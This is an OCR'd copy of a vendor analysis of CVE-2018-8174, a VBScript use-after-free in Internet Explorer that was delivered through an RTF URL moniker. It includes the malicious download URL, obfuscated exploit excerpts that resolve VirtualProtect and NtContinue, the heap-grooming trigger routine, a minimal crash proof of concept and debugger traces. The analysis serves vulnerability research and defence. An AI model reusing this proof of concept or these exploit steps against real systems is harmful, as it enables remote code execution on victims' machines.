The King is dead. Long live the King!

securelist.com/root-cause-analysis-of-cve-2018-8174/85486/

Authors


- Vladislav Stolyarov
- Boris Larin
- Anton Ivanov

Root cause analysis of the latest Internet Explorer zero day – CVE-2018-8174

In late April 2018, a new zero-day vulnerability for Internet Explorer (IE) was found using our sandbox; more than two years since the last in the wild example (CVE-2016-0189). This particular vulnerability and subsequent exploit are interesting for many reasons. The following article will examine the core reasons behind the latest vulnerability, CVE-2018-8174.

Searching for the zero day


Our story begins on VirusTotal (VT), where someone uploaded an interesting exploit on April 18, 2018. This exploit was detected by several AV vendors including Kaspersky, specifically by our generic heuristic logic for some older Microsoft Word exploits.



2018-04-18 06:50:30 **16/59**

Kaspersky	HEUR:Exploit.MSOffice.Generic	15.0.1.13	20180418
Kingsoft	-	2013.8.14.323	20180418
Malwarebytes	-	2.1.1.1115	20180418
MAX	malware (ai score=89)	2017.11.15.1	20180418
McAfee	-	6.0.6.653	20180418
McAfee-GW-Edition	-	v2015	20180417
Microsoft	-	1.1.14700.5	20180418

After the malicious sample was processed in our sandbox system, we noticed that a fully patched version of Microsoft Word was successfully exploited. From this point we began a deeper analysis of the exploit. Let’s take a look at the full infection chain:



```
200    HTTP    autosoundcheckers.com    /s2/search.php?who=7
200    HTTP    autosoundch .com    /s2/search.php[redacted]
```

```
<!doctype html>
<html lang="en">
<head>
<meta http-equiv="x-ua-compatible" content="IE=10">
</head>
<body>
<script language="vbscript">
Dim lIIl
Dim IIIlI(6),IllII(6)
Dim IllI
Dim IIllI(40)
Dim lIlIIl,lIIIll
Dim IlII
Dim llll,IIIIl
Dim llllIl,IlIIII
Dim IIlIII,IllIII

IlII=195948557
lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000" & _
"%uffff%u7fff%u0000%u0000")
lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
IllI=195890093
```


The infection chain consists of the following steps:

- A victim receives a malicious Microsoft Word document.

- After opening the malicious document, a second stage of the exploit is downloaded; an HTML page containing VBScript code.
- The VBScript code triggers a Use After Free (UAF) vulnerability and executes shellcode.


Initial analysis

We'll start our analysis with the initial Rich Text Format (RTF) document, that was used to deliver the actual exploit for IE. It only contains one object, and its contents are obfuscated using a known obfuscation technique we call "nibble drop".




```
{\object\objautlink\objupdate\rsltpict\objw10\objh10\objscalex99\objscaley101{\*\objclass Word.Document.8}{\objdata 017\'28
\'886E6\'746B8\'35008\'46004\'48008\'59005\'23006\'31008\'72009\'91002\'65005\'78005\'190a5\'56005\'35001\'35d02\'98cf7\'19
\'94004\'94003\'75001\'56004\'41009\'373e7\'98003\'16032\'92008\'85fe5\'47ff8\'62098\'27001\'58067\'33007\'33002\'99003\'75
\'67001\'79007\'43009\'59001\'91103\'29005\'94008\'98021\'71008\'75002\'29009\'62011\'25004\'94005\'92003\'98fe2\'43ff6\'71
\'35ff9\'63ff4\'83ff3\'33ff8\'86ff7\'21ff4\'63ff8\'88ff8\'54ff7\'43ff5\'27ff4\'27ff9\'84ff2\'12ff8\'76ff3\'52ff3\'31ff7\'54
\'85ff7\'62ff8\'47ff2\'51ff5\'24ff3\'27ff9\'14ff4\'14ff5\'77ff1\'98ff9\'45ff6\'41ff8\'37ff9\'34ff4\'82ff2\'84ff3\'61ff2\'74
\'49ff2\'64ff8\'26ff2\'41ff3\'96ff2\'85ff8\'69ff8\'61ff3\'47ff6\'64ff3\'39ff9\'46ff7\'84ff2\'96ff6\'53ff2\'87ff4\'35ff1\'55
\'18ff9\'23ff6\'98ff1\'98ff2\'62ff7\'83ff6\'39ff6\'77ff6\'22ff7\'28ff1\'76ff2\'29ff9\'55ff8\'68ff7\'37ff1\'67ff9\'35ff4\'24
\'91ff1\'22ff5\'55ff7\'96ff9\'32ff3\'58ff9\'24ff6\'32ff6\'19ff8\'82ff6\'88ff8\'82ff1\'29ff7\'49ff3\'37ff4\'47ff1\'87ff9\'13
\'57ff5\'78ff6\'66ff3\'62ff3\'16ff6\'54ff9\'12ff8\'14ff9\'81ff8\'95ff7\'64ff7\'53ff6\'29ff1\'18ff4\'89ff9\'26ff7\'74ff9\'79
```

After deobfuscation and hex-decoding of the object data, we can see that this is an OLE object that contains a URL Moniker CLSID. Because of this, the exploit initially resembles an older vulnerability leveraging the Microsoft HTA handler (CVE-2017-0199).



```
00000830:  00 00 00 00-00 00 00 00-00 A4 00 00-00 E0 C9 EA        д   рЃъ
00000840:  79 F9 BA CE-11 8C 82 00-AA 00 4B A9-0B 8C 00 00   y·║╬◄МВ к К©♂М
00000850:  00 68 00 74-00 74 00 70-00 3A 00 2F-00 2F 00 61    h t t p : / / a
00000860:  00 75 00 74-00 6F 00 73-00 6F 00 75-00 6E 00 64    u t o s o u n d
00000870:  00 63 00 68-00 65 00 63-00 6B 00 65-00 72 00 73    c h e c k e r s
00000880:  00 2E 00 63-00 6F 00 6D-00 2F 00 73-00 32 00 2F    . c o m / s 2 /
00000890:  00 73 00 65-00 61 00 72-00 63 00 68-00 2E 00 70    s e a r c h . p
000008A0:  00 68 00 70-00 3F 00 77-00 68 00 6F-00 3D 00 37    h p ? w h o = 7
```




{79eac9d1-baf9-11ce-8c82-00aa004ba90b}
{79eac9e0-baf9-11ce-8c82-00aa004ba90b}
{79eac9e2-baf9-11ce-8c82-00aa004ba90b}

Name	Type	Data
(Default)	REG_SZ	URL Moniker

With the CVE-2017-0199 vulnerability, Word tries to execute the file with the default file handler based on its attributes; the Content-Type HTTP header in the server's response being one of them. Because the default handler for the "application/hta" Content-Type is mshta.exe,it is chosen as the OLE server to run the script unrestricted. This allows an attacker to directly call ShellExecute and launch a payload of their choice.

However, if we follow the embedded URL in the latest exploit, we can see that the content type in the server's response is not "application/hta", which was a requirement for CVE-2017-0199 exploitation, but rather "text/html". The default OLE server for "text/html" is mshtml.dll, which is a library that contains the engine, behind Internet Explorer.



```
WINWORD.EXE   2288   RegQueryKey   HKCR\Wow6432Node\CLSID\{25336920-03F9-11CF-8FD0-00AA00686F13}   SUCCESS
```

Registry Editor


File Edit View Favorites Help

```
{252BFDA2-4B21-4872-ABA3-043945949BF8}
{25336920-03F9-11CF-8FD0-00AA00686F13}
    BrowseInPlace
    DefaultIcon
    EnablePlugin
    InProcServer32
        7.0.3300.0
```

Name	Type	Data
(Default)	REG_SZ	C:\Windows\SysWOW64\mshtml.dll
Assembly	REG_SZ	Microsoft.mshtml, Version=7.0.3300.0, Culture=neutral,
Class	REG_SZ	mshtml.HTMLDocumentClass
RuntimeVersion	REG_SZ	v1.0.3705
ThreadingModel	REG_SZ	Apartment

Furthermore, the page contains VBScript, which is loaded with a safemode flag set to its default value, ‘0xE’. Because this disallows an attacker from directly executing a payload, as was the case with the HTA handler, an Internet Explorer exploit is needed to overcome that.

Using a URL moniker like that to load a remote web page is possible, because Microsoft’s patch for Moniker-related vulnerabilities (CVE-2017-0199, CVE-2017-8570 and CVE-2017-8759) introduced an activation filter, which allows applications to specify which COM objects are restricted from instantiating at runtime.




```
scriptlet_CLSID dd 6290BD3h                 ; Data1
                                            ; DATA XREF: sub_390373AA+15↑o
                dw 48AAh                    ; Data2 ; Moniker to a Windows Script Component
                dw 11D2h                    ; Data3
                db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
soap_activator_CLSID dd 0ECABAFD0h                  ; Data1 ; Soap Activator Class
                dw 7F19h                    ; Data2
                dw 11D2h                    ; Data3
                db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
soap_CLSID      dd 0ECABB0C7h               ; Data1 ; SOAP Moniker
                dw 7F19h                    ; Data2
                dw 11D2h                    ; Data3
                db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
partition_CLSID dd 0ECABB0C5h               ; Data1 ; Partition Moniker
                dw 7F19h                    ; Data2
                dw 11D2h                    ; Data3
                db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
queue_CLSID     dd 0ECABAFC7h               ; Data1 ; Queue Moniker
                dw 7F19h                    ; Data2
                dw 11D2h                    ; Data3
                db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
htafile_CLSID   dd 3050F4D8h                ; Data1 ; HTML Application
                dw 98B5h                    ; Data2
                dw 11CFh                    ; Data3
                db 0BBh, 82h, 0, 0AAh, 0, 0BDh, 0CEh, 0Bh; Data4
scriptlet_context_CLSID dd 6290BD0h                 ; Data1 ; Object under which scriptlets may be created
                dw 48AAh                    ; Data2
                dw 11D2h                    ; Data3
                db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
```

At the time of this analysis, the list of filtered CLSIDs consisted of 16 entries. TheMSHTML CLSID ({{25336920-03F9-11CF-8FD0-00AA00686F13}}) is not in the list, which is why the MSHTML COM server is successfully created in Word context.

This is where it becomes interesting. Despite a Word document being the initial attack vector, the vulnerability is actually in VBScript, not in Microsoft Word. This is the first time we've seen a URL Moniker used to load an IE exploit, and we believe this technique will be used heavily by malware authors in the future. This technique allows one to load and render a web page using the IE engine, even if default browser on a victim's machine is set to something different.

The VBScript in the downloaded HTML page contains both function names and integer values that are obfuscated.



```
Sub StartExploit
    lIllII
    If IIIlII()=(&h5b5+2967-&H114c) Then
        llIllI()
    Else
        Err.Raise (&h13cc+2590-&H1de5)
    End If
    IIllll
    lIIIlI
    IIIIIl=lIIIIl()
    IlllII=llIlI(GetUint32(IIIIIl))
    IllllIl=IlIl(IllIII,"msvcrt.dll")
    IIlllI=IlIl(IllIl,"kernelbase.dll")
    lIlIlI=IlIl(IllIl,"ntdll.dll")
    IllIII=IllIl(IIlllI,"VirtualProtect")
    IIlIII=IllIl(lIlIlI,"NtContinue")
    Illll llIll()
    IIIll=IlIlI()+(&h101a+2050-&H1814)
    Illll IlIlIl(IIIll)
    lIlll=IlIlI()+69596
    Illll llIIIl(lIlll)
    llIIll=IlIlI()
    lIIlll
End Sub
StartExploit
```

Vulnerability root cause analysis

For the root cause analysis we only need to look at the first function ('TriggerVuln') in the deobfuscated version which is called right after 'RandomizeValues' and 'CookieCheck'.


```
Sub TriggerVuln
    For idx=(0) To (17)
        Set layoutArray(idx)=New ClassEmpty
    Next
    For idx=(20) To (38)
        Set layoutArray(idx)=New ClassToReuse
    Next
    bad0bad_marker=(0)
    For idx=(0) To (6)
        ReDim ArrWithFreedObj((1))
        Set ArrWithFreedObj((1))=New ClassTerminateA
        Erase ArrWithFreedObj
    Next
    Set CorrObjectA=New ClassToReuse
    bad0bad_marker=(0)
    For idx=(0) To (6)
        ReDim ArrWithFreedObj((1))
        Set ArrWithFreedObj((1))=New ClassTerminateB
        Erase ArrWithFreedObj
    Next
    Set CorrObjectB=New ClassToReuse
End Sub
```

```
Sub StartExploit
    RandomizeValues
    If CookieCheck()=(0) Then
        SetCookie()
    Else
        Err.Raise (5)
    End If
    TriggerVuln
```


To achieve the desired heap layout and to guarantee that the freed class object memory will be reused with the ‘ClassToReuse’ object, the exploit allocates some class objects. To trigger the vulnerability this code could be minimized to the following proof-of-concept (PoC):

```
Dim ArrA(1)
Dim ArrB(1)

Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0)=ArrA(0)
        ArrA(0)=31337
    End Sub
End Class

Sub TriggerVuln
    Set ArrA(0)=New ClassVuln
    Erase ArrA
    Erase ArrB
End Sub

TriggerVuln
```

When we then launch this PoC in Internet Explorer with page heap enabled we can observe a crash at the OLEAUT32!VariantClear function.




```
(d54.1104): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=09240bc0 ebx=00000020 ecx=f0f0f0f0 edx=00000000 esi=05205138 edi=00000009
eip=757049fd esp=0deabc80 ebp=0deabc8c iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
OLEAUT32!VariantClear+0xb6:
757049fd ff5108          call    dword ptr [ecx+8]    ds:002b:f0f0f0f8=????????
```



```
0:019> !heap -p -a eax
    address 09240bc0 found in
    _HEAP @ 1a0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        09240b98 000f 0000  [00]   09240bc0    00040 - (free DelayedFree)
        7464a7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
        746490d3 verifier!AVrfDebugPageHeapFree+0x000000e3
        771a166c ntdll!RtlDebugFreeHeap+0x0000002f
        7715a7c3 ntdll!RtlpFreeHeap+0x0000005d
        77102be5 ntdll!RtlFreeHeap+0x00000142
        7465cc4f verifier!AVrfpRtlFreeHeap+0x00000086
        762d98cd msvcrt!free+0x000000cd
        7465d61f verifier!AVrfp_delete+0x0000002c
        71a66b0a vbscript!VBScriptClass::`vector deleting destructor'+0x0000001a
        71ab5ebb vbscript!VBScriptClass::CheckDelete+0x00000028
        75704a00 OLEAUT32!VariantClear+0x000000b9
        75710130 OLEAUT32!ReleaseResources+0x000000a3
        7570fdc8 OLEAUT32!_SafeArrayDestroyData+0x00000041
        75725b75 OLEAUT32!SafeArrayDestroyData+0x0000000f
        75725b5b OLEAUT32!Thunk_SafeArrayDestroyData+0x00000039
        71ab3d80 vbscript!VbsErase+0x00000050
```

